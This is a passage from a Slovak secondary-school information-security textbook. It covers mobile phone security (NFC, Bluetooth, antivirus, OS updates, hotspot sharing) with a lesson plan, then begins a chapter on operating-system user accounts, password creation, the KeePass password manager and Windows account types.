Zdá sa, že technologický svet je nadšený využívaním tejto technológie. Pripájajú sa na rôzne typy zariadení - autá, hracie karty, figúrky, vizitky, dvere domovov atď. Je ale táto komunikácia bezpečná? Všeobecne platí, čím je komunikácia rýchlejšia a na kratšiu vzdialenosť, tým je bezpečnejšia. Komunikácia NFC je často len spúšťačom Bluetooth komunikácie, s ktorou sú späté viaceré bezpečnostné riziká.

Zraniteľnosť Bluetooth – aktualizácia systému

Aj keď je komunikácia Bluetooth šifrovaná, tak v marci 2018 bola ohlásená veľká bezpečnostná zraniteľnosť priamo v protokole Bluetooth. Po ohlásení takýchto bezpečnostných zraniteľností, hovoríme im aj diery, výrobcovia mobilných zariadení čo najrýchlejšie vyvinú aktualizáciu svojho systému, kde tieto zraniteľnosti odstránia. Často sa v informáciách nedozvieme konkrétne informácie o dôvodoch aktualizácií, majme však na pamäti to, že každá aktualizácia je potrebná. Neaktualizovať svoj mobilný telefón a iné mobilné zariadenia je bezpečnostné riziko pre nás. Určite vždy, akonáhle vyjde aktualizácia OS, tak si túto aktualizáciu musíme nainštalovať do našich mobilných zariadení. Chránime svoje zariadenia pred únikom dôverných údajov, a pred tým, aby sa naše zariadenie nestalo spúšťačom útokov proti iným zariadeniam a podobne.

CVIČENIE –PRESKÚMAJTE!

Antivírusová ochrana telefónu s Androidom alebo OS Windows

Preskúmajte v skupinkách po 2 žiakoch, ako sa nastavuje antivírusový program pre váš mobilný telefón a pre telefón vášho spolužiaka. Zistite jeho názov, server pre sťahovanie. Vymeňte si



telefóny. Najlepšie by bolo, keby ste mali rôzne OS. Vysvetlite si kroky pri nastavovaní programu. Odpovedajte na nasledujúce otázky!

Otázka	Odpoveď
Typ antivírusových programov na telefónoch	
Nájdite rebríčky antivírusových programov a porovnajte vaše antivírusy. Kde v rebríčkoch sa nachádzajú? (Pomôžte si s AV testom pre mobily.)	
Ako treba hodnotiť kvalitu antivírusového programu?	

CVIČENIE –PRESKÚMAJTE!

Aktualizácia OS vášho telefónu

Preskúmajte svoj vlastný telefón a v skupinkách sa informujte o zisteniach.

- Aká verzia operačného systému je na vašom mobilnom zariadení?
- Aké vylepšenia priniesla posledná aktualizácia?
- Máte zapnuté automatické aktualizácie OS?



CVIČENIE –PRESKÚMAJTE!

Spustenie a zastavenie NFC vo vašom mobile

Preskúmajte svoj vlastný telefón a v skupinkách sa informujte o zisteniach.

- Je vo vašom mobilnom telefóne implementovaná komunikácia NFC?
- Ak áno, tak si zapnite NFC prenos, ako môžete indikovať, že NFC je zapnuté?
- Následne na to, identifikujte vo svojej blízkosti zariadenie so spusteným NFC, pripojte sa na neho a preneste si navzájom nejaký obrázok
- Ak vo vašom zariadení nie je implementovaná NFC, tak zistite na internete, pre ktorý mobilný telefón vašej výrobnej značky je už NFC implementovaný? Kedy bol vyrobený a kedy bol vyrobený váš telefón?





CVIČENIE –PRESKÚMAJTE!


Vytvorenie zdieľania pripojenia na internet


Pracujte v skupinách aspoň 3 študentov.

- Nastavte váš telefón tak, aby vytvoril Wi-Fi sieť. Nechajte, aby váš telefón zdieľal svoju sieť a stal sa smerovačom.
- Prezradte členom vašej skupiny kľúč na pripojenie sa na váš telefón. Nechajte ich pripojiť sa na telefón.
- Zmeňte heslo pre pripájanie sa k vášmu telefónu. Vaši spolužiaci s ešte stále pripojení na váš telefón?

7.4 Bezpečnosť počítačovej siete – mobilné pripojenie (metodika)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Porovnať vlastnosti mobilných telefónov 1., 2: a 3. generácie	2
2	Posúdiť závažnosť jednotlivých typov zraniteľností mobilných telefónov	3
3	Rozanalyzovať NFC komunikáciu, hľadať jej zraniteľnosti a výhody	2
4	Aplikovať antivírusovú ochranu na svoj smartfón.	4
5	Nastavenie aktualizácie OS mobilného telefónu, analyzovanie dôvodov	3

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY	
1	Postoj ku bezpečnostným rizikám mobilných zariadení
2	Postoj ku ochrane softvéru a dát v mobilných zariadeniach – budovať a prehľbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Metodika umožňuje žiakom prakticky skúšať poznatky z témy mobilné pripojenie. Metodika je postavená na spoločnej práci žiakov v skupinách, žiaci sami budú objavovať, skúmať a diskutovať o problematike mobilných sietí, pripájania sa na mobilné siete, o nových druhoch komunikácie a pod.

Poznámka: Náš študijný text pracuje s nastaveniami mobilných telefónov s operačným systémom Android. Predpokladáme, že žiaci už budú natoľko poznať svoj mobilný telefón, že na ňom nájdu podobné nastavenia, o ktorých píšeme.

MOTIVÁCIA – 5 MIN



Hodinu začneme diskusiou o používaní smartfónov a o všetkých službách, ktoré nám poskytujú. Učiteľ sa na úvod opýta na riešenie problému: „Ste na železničnej stanici a potrebujete si zaplatiť kredit na telefón, pretože už vám dochádza. Na železničnej stanici je Wi-Fi pripojenie. Ktoré pripojenie použijete na zaplatenie kreditu, vzhľadom na bezpečnosť?“ Očakávame, že žiaci si budú zdôvodňovať svoje výbery.

SKÚMANIE 1. – 7 MIN.



Žiaci z učebného materiálu zistia niečo z histórie mobilných telefónov, uvedomia si aký je rozdiel medzi klasickým telefónom a mobilným telefónom. Žiaci, rozdelení do skupín, pracujú na nasledujúcom cvičení:

CVIČENIE –PRESKÚMAJTE!

Nájdite informácie o histórii mobilných sietí na Slovensku.

Vašou úlohou je zistiť informácie o mobilných telefónoch 1., 2., 3. a 4. generácie. Zodpovedajte na otázky v tabuľke



Otázka	Odpoveď
Kedy bol vyrobený prvý mobilný telefón (Motorola Dyna TAC 8000X)	21. 9. 1983
Koľko vážil prvý mobilný telefón?	790 g
Aké služby poskytovali mobily 1. , 2: a 3. generácie?	1G – hlasový analógový prenos 2G – dátový prenos

	3G – dátový prenos (GPRS 160kb/s, EDGE 474kb/s)
	4G – dátový prenos – LTS 373Mb/s
Kedy bol uskutočnený prvý hovor v analógovej sieti NMT Slovenského operátora Eurotel?	12.9.1991 [9]
Kedy začalo šifrovanie mobilnej komunikácie?	S používaním digitálnej mobilnej siete
Aké boli známe zraniteľnosti služieb mobilných sietí?	pri prihlasovaní a odhlasovaní zariadenia do siete zo siete a ďalšie

VYSVETLENIE – 3 MIN



V tejto časti hodiny, žiaci majú zhrnúť rozdiely v jednotlivých generáciách mobilnej komunikácie, v rozširovaní služieb, zabezpečení komunikácie a podobne.

SKÚMANIE 2. – 5 MIN.



V učebnom materiáli žiaci prejdú časť o zabezpečení mobilných telefónov. A vypracujú nasledujúce úlohy.

CVIČENIE – POUŽITE!



Na svojom mobilnom telefóne skontrolujte všetky spomínané nastavenia: Zabezpečenie obrazovky, automatické vypnutie, šifrovanie údajov v telefóne, zálohovanie údajov, oprávnenia aplikácií.

CVIČENIE – ROZDISKUTUJTE!



Rozdiskutujte jednotlivé nastavenia mobilných telefónov. Ku každému nastaveniu uveďte aspoň 1 hrozbu. Pracujte v skupinách aspoň 3 študentov.

Pripájanie do verejných bezdrôtových sietí: *...nechcené pripojenie, nekontrolovaný prístup k dátam cez sieť,*

Zabezpečenie obrazovky: *...nechcené odomknutie telefónu, kontrolovať stopy prstov na displeji, špeciálne pri uzamykacích vzoroch.*

Automatické vypnutie: *ochrana pri strate alebo preniknutí do telefónu, vypnutie nepotrebných služieb*

Šifrovanie údajov v telefóne: *bez hesla sa údaje nedajú prečítať*

Zálohovanie údajov: *...v prípade straty telefónu dôjde k strate údajov.....*

Oprávnenia aplikácií: *...aplikácie môžu využívať prístup k službám, ktoré nechcete.... [7]*

VYSVETLENIE – 5 MIN.



Učiteľ vyzve žiakov, aby si navzájom ujasnili pojmy ako sú zabezpečenie obrazovky, automatické vypnutie, šifrovanie údajov v telefóne, zálohovanie údajov apod. Nech si žiaci odôvodnia hrozby, ktoré si uviedli pri jednotlivých nastaveniach mobilov.

ROZPRACOVANIE. – 10 MIN.



Žiaci preštudujú informácie o NFC v študijnom materiáli a pracujú na nasledujúcom cvičení:

CVIČENIE – POZRITE SI A DISKUTUJTE!



Pozrite si informačné video, kde sa používa komunikácia NFC na tejto linke: <https://youtu.be/Gbv2Bli9i58>

Spolu v skupinách zhodnoťte výhody a bezpečnostné hrozby využívania technológie NFC. Napíšte aspoň 2 výhody a 2 hrozby.

VYSVETLENIE – 10 MIN.



V triede vytvorte na tabuľu myšlienkovú mapu, na ktorej uvediete vami vymyslené výhody a hrozby používania NFC. Diskutujte o nich so spolužiakmi a navrhnete spôsob ochrany. Vyzvite žiakov hovoiť a vymýšľať využitie NFC v bežnom živote. Nechajte ich, aby argumentovali v diskusii svoje návrhy a opozičné návrhy spolužiakov.

ROZPRACOVANIE (ALTERNATÍVNA ČASŤ) – 10 MIN.



Nasledujú nasledujúce praktické cvičenia nastavenia bezpečnosti mobilného telefónu.

CVIČENIE –PRESKÚMAJTE!

Antivírusová ochrana telefónu s Androidom alebo OS Windows

Preskúmajte v skupinkách po 2 žiakoch, ako sa nastavuje antivírusový program pre váš mobilný telefón a pre telefón vášho spolužiaka. Zistite jeho názov, server pre sťahovanie. Vymeňte si telefóny. Najlepšie by bolo, keby ste mali rôzne OS. Vysvetlite si kroky pri nastavovaní programu. Odpovedajte na nasledujúce otázky!



Otázka	Odpoveď
Typ antivírusových programov na telefónoch	
Nájdite rebríčky antivírusových programov a porovnajte vaše antivírusy. Kde v rebríčkoch sa nachádzajú? (Pomôžte si s AV testom pre mobily.)	
Ako treba hodnotiť kvalitu antivírusového programu?	

CVIČENIE –PRESKÚMAJTE!

Aktualizácia OS vášho telefónu

Preskúmajte svoj vlastný telefón a v skupinkách sa informujte o zisteniach.

- Aká verzia OS je na vašom mobilnom zariadení?
- Aké vylepšenia priniesla posledná aktualizácia?
- Máte zapnuté automatické aktualizácie OS?



CVIČENIE –PRESKÚMAJTE!

Spustenie a zastavenie NFC vo vašom mobile

Preskúmajte svoj vlastný telefón a v skupinkách sa informujte o zisteniach.

- Je vo vašom smartfóne implementovaná komunikácia NFC?
- Ak áno, tak si zapnite NFC prenos, ako môžete indikovať, že NFC je zapnuté?
- následne na to, identifikujte vo svojej blízkosti zariadenie so spusteným NFC, spárujte sa a preneste si navzájom nejaký obrázok
- Ak vo vašom zariadení nie je implementovaná NFC, tak zistite na internete, pre ktorý smartfón vo vašej rade je už NFC implementovaný? Kedy bol vyrobený a kedy bol vyrobený váš telefón?



CVIČENIE –PRESKÚMAJTE!

Vytvorenie zdieľania pripojenia na internet

Pracujte v skupinách aspoň 3 študentov.

- Nastavte váš telefón tak, aby vytvoril Wi-Fi sieť. Nechajte, aby váš telefón zdieľal svoju sieť a stal sa smerovačom.
- Prezradte členom vašej skupiny kľúč na pripojenie sa na váš telefón. Nechajte ich pripojiť sa na telefón.
- Zmeňte heslo pre pripájanie sa k vášmu telefónu. Vaši spolužiaci s ešte stále pripojení na váš telefón?




DIAGNOSTIKA

Diagnostikujeme žiakov podľa odpovedí v jednotlivých cvičeniach, podľa aktivity na hodinách a kvalite nápadov počas diskusie na jednotlivé témy.



BIBLIOGRAFIA

- [1] Wikipédia, „Nordic Mobile Telephone,” 2018. [Online]. Available: https://en.wikipedia.org/wiki/Nordic_Mobile_Telephone#Security.
- [2] A. Vlčko, „zive.azet.sk,” 17 1 2012. [Online]. Available: <https://zive.azet.sk/clanok/88012/gsm-pouzivame-15-rokov-orange-oslavuje/>. [Cit. 29 9 2018].
- [3] Wikipedia, „GSM,” 2019. [Online]. Available: <https://en.wikipedia.org/wiki/GSM#References>. [Cit. 2019].
- [4] J. Koliba, „Moderné LTE siete sú deravé. Hrozí krádež identity aj panika,” www.zive.azet.sk, 03. 07. 2018. [Online]. Available: <https://zive.azet.sk/clanok/130835/moderne-lte-siete-su-derave-hrozi-kradez-identity-aj-panika/>. [Cit. 01. 2019].
- [5] ISACA, „Section 6: Security Implications and adoption of evolving technology,” rev. *Cybersecurity Fundamentals Study Guide*, 2015, pp. 133 - 153.
- [6] „Môj android, tlačové správy,” 24 2 2017. [Online]. Available: <https://www.mojandroid.sk/android-na-slovensku-hlupe-mobily/>. [Cit. 28 9 2018].
- [7] M. Hudák, „techbox - Denník N,” 20 01 2017. [Online]. Available: <https://techbox.dennikn.sk/temy/co-je-to-nfc/>. [Cit. 29 09 2018].
- [8] T. Lenger, „DPS - Elektronika od A po Z,” 03 2018. [Online]. Available: <https://www.dps-az.cz/soucastky/id:55269/obvody-pre-nfc-komunikaciu>. [Cit. 29 09 2018].
- [9] J. Procházka, „NMT: EuroTel mal koncom roka 1991 až 119 zákazníkov,” zive.azet.sk, 03. 03. 2003. [Online]. Available: <https://zive.azet.sk/clanok/15170/nmt-eurotel-mal-koncom-roka-1991-az-119-zakaznikov/>. [Cit. 02. 01. 2019].
- [10] „Digitálny svet pod lupou,” 24 07 2018. [Online]. Available: <http://www.dsl.sk/article.php?article=21380>. [Cit. 09 2018].



INFORMAČNÁ BEZPEČNOSŤ (08. KAPITOLA)

.....
MÁRIA SPIŠÁKOVÁ

OBSAH

8	Bezpečnosť Operačného systému – používateľské kontá	202
8.1	Bezpečnosť OS – používateľské kontá (študijný text)	204
8.1.1	Riadenie prístupu	204
8.2	Vytvorenie užívateľského účtu a hesla vo Windows 10	205
8.3	Práca v termináli shell GNU/LINUX	210
8.3.1	Zoznam niektorých príkazov Linux	210
8.3.2	Práca s textovým editorom nano	212
8.3.3	Používateľské účty GNU/Linux	213
8.4	Biometria	217
8.5	Bezpečnosť OS – používateľské kontá (metodika)	219
8.7	Prílohy – príkazy OS GNU/Linux	225
	Bibliografia	228

8 BEZPEČNOSŤ OPERAČNÉHO SYSTÉMU – POUŽÍVATEĽSKÉ KONTÁ

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 1 vyučovací hodina (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača
- spustiť terminál (konzolu) v GNU/Linux
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- softvér KeePass – nainštalovaný na učiteľskom aj žiackych počítačoch, odporúčame pre všetky žiacke počítače použiť spoločné heslo napr. *5k0la*
- nainštalovaný GNU/Linux na VM Virtual Box (kapitola 4)
- žiacke počítače pripojené na internet s webovým prehliadačom a nainštalovanými VM Virtual Box a GNU/Linux; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova

- rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

8.1 Bezpečnosť OS – používateľské kontá (študijný text)

Pre prístup k špeciálnym webovým portálom, napríklad pre prístup k účtu na serveri, do informačného systému, na sociálnu sieť, v škole na elektronickú žiacku knižku, na emailový účet a podobne, potrebujeme mať užívateľské meno a heslo. Meno užívateľa je verejné, ale heslo je tajné, ukryté a webová stránka ho nezobrazuje. Pri odosielaní na web je zašifrované. Heslá sú logické protiopatrenia na zabezpečenie systému, podobne ako sú prístupové zoznamy alebo firewally.

Heslá majú viacero použití. Zabezpečujú prístup k lokálnym fyzickým zariadeniam, ako sú mobilné telefóny a zariadenia, počítače, sieťové zariadenia - prepínače (switch), smerovače (router), servre, tlačiarne, alebo budovy a pod. A tiež zabezpečujú sieťové služby, ktoré poskytuje počítačová sieť. To sú pripojenia do emailového účtu, na FTP server, na VPN server, na účet na sociálnej sieti a podobne. V tejto kapitole budeme hovoriť o zabezpečení počítačov, mobilných zariadení a ich operačných systémov.

8.1.1 Riadenie prístupu

Prístup k spomínaným zariadeniam alebo službám má tieto charakteristiky: [1]

- identifikácia
- autentifikácia
- autorizácia

Identifikácia:

V systéme sa vytvorí účet pre používateľa, ktorým je používateľ v systéme jednoznačne identifikovaný. Najčastejšie to je používateľské meno. V systéme Windows sú to účty pre používateľov.

Autentifikácia


Používateľ sa v systéme autentifikuje, aby sa potvrdila jeho identifikácia. Najčastejšie je to prostredníctvom hesiel. Alebo sa používajú tokeny, ako čipová karta, alebo softvérové tokeny – súkromný kľúč a certifikát, alebo SMS správami. SMS správy majú byť aj časovo obmedzené, kvôli možnosti prelomenia. Používa sa biometrická autentifikácia – odtlačok prsta, skenovanie tváre a pod. (Neskôr v kapitole). V systéme Windows sú to účty pre používateľov, ku ktorým je vytvorené heslo.

Z bezpečnostných dôvodov sa zaviedla aj **viac zložková autentifikácia**: heslo a token, heslo a biometria, heslo a SMS. Dôvod je zníženie pravdepodobnosti prekonania a prelomenia viacerých zabezpečení: heslo a biometria, heslo a SMS.

Autorizácia

Po autentifikácii systém rozhoduje, či je to daný používateľ a do ktorých častí systému má prístup, aké operácie smie vykonávať. V systéme Windows sú používateľské práva prístupu ku

jednotlivým priečinkom. Bežný používateľ nemá prístup ku systémovým priečinkom, nemá prístup ku vykonávaniu systémových zmien a podobne.



Obrázok 8-1 Free Wi-Fi password v reštaurácii, zdroj:

<http://www.santabanta.com/cartoons/universal-visuals/?page=835&order=v>

8.2 Vytvorenie užívateľského účtu a hesla vo Windows 10

V operačnom systéme administrátor má na starosti správu celého systému. Ostatní užívatelia by mali mať obmedzené práva. Nazývajú sa štandardný používateľ. Pri nainštalovaní nového počítača je vytvorený jeden používateľ s právami administrátora. Ten vytvára ďalších užívateľov.

Ako sa vytvára nový účet vo Windows 10

Vyberieme postupne tieto položky: Z ponuky **Štart – nastavenia – kontá – Rodina a ostatní ľudia – Pridať do tohto počítača niekoho iného**. V spodnej časti okna vyberieme: **Nemám prihlasovacie údaje tejto osoby** a potom dole na nasledujúcej strane vyberieme položku **Pridať používateľa bez konta Microsoft**. Zadáme meno používateľa. Ak nemáme rozmyslené heslo, odporúčame pridať ho neskôr.

Ak používame Windows 10, aby sme mohli obnoviť heslo v prípade, že ho zabudneme, môžeme pridať otázky týkajúce sa zabezpečenia, namiesto pomôcky pre svoje lokálne konto.

Postup pre vymyslenie dobrého hesla

Naše zariadenia, aj účty našich počítačov musíme chrániť dobre vymysleným heslom, ktoré sa neuhádne ľahko. Heslo, v ktorom sú celé slová, mená, dátumy narodenia, telefónne čísla a podobne sa uhádne dosť rýchlo. Aké vlastnosti má mať dobré vytvorené heslo: [2] [3]

- nemá obsahovať naše meno, alebo priezvisko,
- nemá obsahovať mená našich obľúbených spevákov, domácich zvierat,
- nemá obsahovať slová zo slovníkov žiadneho jazyka
- nemá obsahovať usporiadanie kláves na klávesnici, napr. *qwerty*, alebo čísla takto: *1111111*, alebo *12345678* a pod.
- dĺžka hesla má byť aspoň 8 znakov, heslo by malo byť kombináciou malých a veľkých písmen, znakov aj čísel
- heslo by nemalo s nami súvisieť, napr. dátum narodenia, rok narodenia a pod., aby ten, kto nás dobre pozná ho nemohol uhádnuť
- pre každú službu používame iné heslo

Heslo by malo byť také, ktoré si budeme pamätať. Heslo by nám malo dávať zmysel, ale inému nemá dávať žiadny zmysel. Môžeme použiť online generátory hesiel. Môžu to byť napríklad tieto webové stránky:

- Password.sk
- PasswordGenerator.net
- StrongPasswordGenerator.com
- NewPasswordGenerator.com
- Random.org

Alebo si heslo vymyslíme týmto postupom:

1. vymyslíme si nejakú vetu, napr.: *Moja mačka spí na gauči v mojej izbe.*
2. z nej zoberieme prvé písmená slov: MMSNGVMI
3. niektoré písmená zameníme za číslice a na malé písmená: mM5N6Vm1
4. môžeme vybrať napríklad druhé písmeno z každého slova a prekódovať si písmená na čísla a znaky. Napríklad i prekódovať na 1, písmeno a na @, alebo s na 5, G na 6 a podobne. Toto kódovanie si môžeme zapísať do zošita. Samozrejme bez hlavnej vety, ktorú používame ako heslo.
5. Ešte musíme vytvoriť heslá pre každú aplikáciu, v prípade, ak by sa heslo v nejakej aplikácii prezradilo. Napríklad pre heslo do OS Windows môže byť pridané k hlavnému heslu: +w1n, tak heslo by vyzeralo: mM5N6Vm1+w1n. Ak aj niekto náhodou heslo uvidí, určite si ho nezapamätá, ale my si ho vieme zrekonštruovať, aj keď ho zabudneme 😊

Ukladanie hesiel – manažér hesiel

V súčasnosti sme zahltení pamätaním si hesiel do účtov, na webové stránky, na sociálne siete a podobne. Prehliadače webových stránok ponúkajú ukladanie hesiel. V nich si vieme aj spravovať heslá, s ktorými sa prihlasujeme na webe. Na zapamätanie hesiel a ich správu slúžia aj ďalšie nástroje. Napríklad Mac OS má nástroj: Keychain Access, alebo Kľúčenka, v ktorej sa ukladajú všetky heslá, certifikáty, zabezpečené poznámky a kľúče, ktoré na počítače ukladáme. existujú aj iné softvéry, napríklad: KeePass Password Safe, ktorý po nainštalovaní bude ukladať naše heslá. Stiahneme si ho na <https://keepass.info>.

CVIČENIE – VYTVORTE!

Podľa uvedeného postupu si pripravte hlavné heslo a ďalšie heslá do rôznych aplikácií, napríklad na Facebook, alebo do emailovej pošty. Vaše vytvorené heslá si otestujte napríklad v tomto merači sily hesla: <http://hodza.net/password-meter/> . Vytvorte heslá, ktorých sila bude 100%.

Avšak ani meračom sily hesla nemôžete veriť. Vyskúšajte napríklad heslo Iloveyou1, ktoré bude označené za dobré heslo. Preto sa radšej držte svojho postupu a vytvorte ťažko uhádnuteľné heslo. Pozrite si aj tento tutoriál na tvorbu hesla: <https://www.youtube.com/watch?v=pMPhBEoVulQ&feature=youtu.be>.

Ohodnoťte svoje heslo podľa kritérií z videa:

1. Je vaše heslo ťažko uhádnuteľné?
2. Vaše heslo je najdlhšie a najzložitejšie ako dokážete?



3. Máte na každý účet iné heslo?

CVIČENIE – VYTVORTE!


Pracujte vo dvojiciach. Vyberte si niektorý z online generátorov hesiel. Vygenerujte si ľubovoľné heslo a vytvorte na neho vetu, ktorú by ste si vedeli zapamätať. Pracujte spolu so spolužiakom. Potom toto heslo vyskúšajte v merači hesiel.


Napíšte vygenerované heslo a vetu, ktorú ste vymysleli na ľahšie zapamätanie hesla:

.....

.....


CVIČENIE – POUŽITE!

- Na svojom počítači spustíte program KeePass. Učiteľa vám zadá heslo pre vstup do programu.
- Pridajte do programu novú databázu hesiel (Obr. 8.2) a uložte si ju do priečinku *Dokumenty*.
- Zabezpečte ju heslom, ktoré nezabudnete.
- Pridajte jej meno – svoje krstné meno
- Do kategórií hesiel Windows a email pridajte aspoň 2 fiktívne heslá
- Odhláste sa zo svojej databázy – tlačidlom: 
- Naspäť si odomknite databázu s heslami (Obr. 3)



Obrázok 8-2

Prostredie KeePass – zoznam kategórií hesiel (vľavo) a nastavovanie hlavnej databázy hesiel (vpravo)



Obrázok 8-3

Okno odomykania databázy hesiel

Používateľské účty v OS Windows

Windows podporuje používateľské účty a účty skupín. Používateľské účty sú určené pre jednotlivcov. Účty skupín, častejšie nazývané len skupinami, sú určené pre zjednodušenie správy viacerých používateľov.

Pri inštalácii operačného systému sa vytvoria 2 predvolené používateľské kontá. Okrem nich existuje aj niekoľko skupinových vstavaných účtov, funkčne podobných tým, ktoré sa vytvárajú v doménach. K základným používateľským účtom patria:


- **Administrátor** – správca, je preddefinovaným účtom, ktorý poskytuje prístup k súborom, priečinkom, službám a všetkým ostatným funkciami. Účet môže byť premenovaný, nie však vymazaný. Na konkrétnom počítači môžeme tento účet zakázať.
- **Guest** – je účet určený pre tých, ktorí potrebujú k počítaču iba jednorazový alebo občasný prístup. Hoci má len minimálne privilégia, je dobré si rozmyslieť, či účet povolíme. Predstavuje jedno z podstatných bezpečnostných rizík. Preto je v systémoch s OS Windows štandardne zakázaný.

CVIČENIE – POUŽITE!

Vo svojom počítači skontrolujte vytvorené používateľské účty. Požiadajte vyučujúceho, aby vám dal plný administrátorský prístup na skontrolovanie skupín, do ktorých patria jednotlivé účty na počítači. Použite na to konzolu mmc.exe. (Obr. 8.4)

Poznámka


Používateľov a skupiny môžeme nastavovať a zobrazovať cez konzolu OS Windows, ktorú spustíme v príkazovom riadku: **mmc.exe**. Cez *Súbor – pridať alebo odstrániť modul* si vyberieme modul *Local users and groups*. Tam sa nastavuje členstvo používateľov v rôznych skupinách – administrators, guest, power users a iné. Taktiež môžeme nastaviť obmedzenia pre používateľov, napríklad to, že používateľ si nemôže zmeniť heslo a podobne.



Obrázok 8-4
Nastavenie vlastnosti používateľa v konzole MMC

Správa používateľského účtu v režime bežného používateľa

Ku správe účtu sa dostávame cez Ovládací panel – Kontá (Obr. 8.5). V tomto nastavení konfiguruje nasledujúce vlastnosti konta:



Obrázok 8-5
Ovládací panel a nastavenie používateľského konta

- **informácie** - kde je možné použiť 2 typy účtov: lokálny účet na danom zariadení (napr. PC) a účet od spoločnosti Microsoft,
- **e-mailové konto** – možnosť pridania emailových účtov do operačného systému
- **možnosti prihlásenia** – tam sa nachádza heslo, PIN, obrázok, Windows Hello a pod.
- **prístup k pracovisku** – otvorenie a nakonfigurovanie VPN pripojenia

8.3 Práca v termináli shell GNU/LINUX

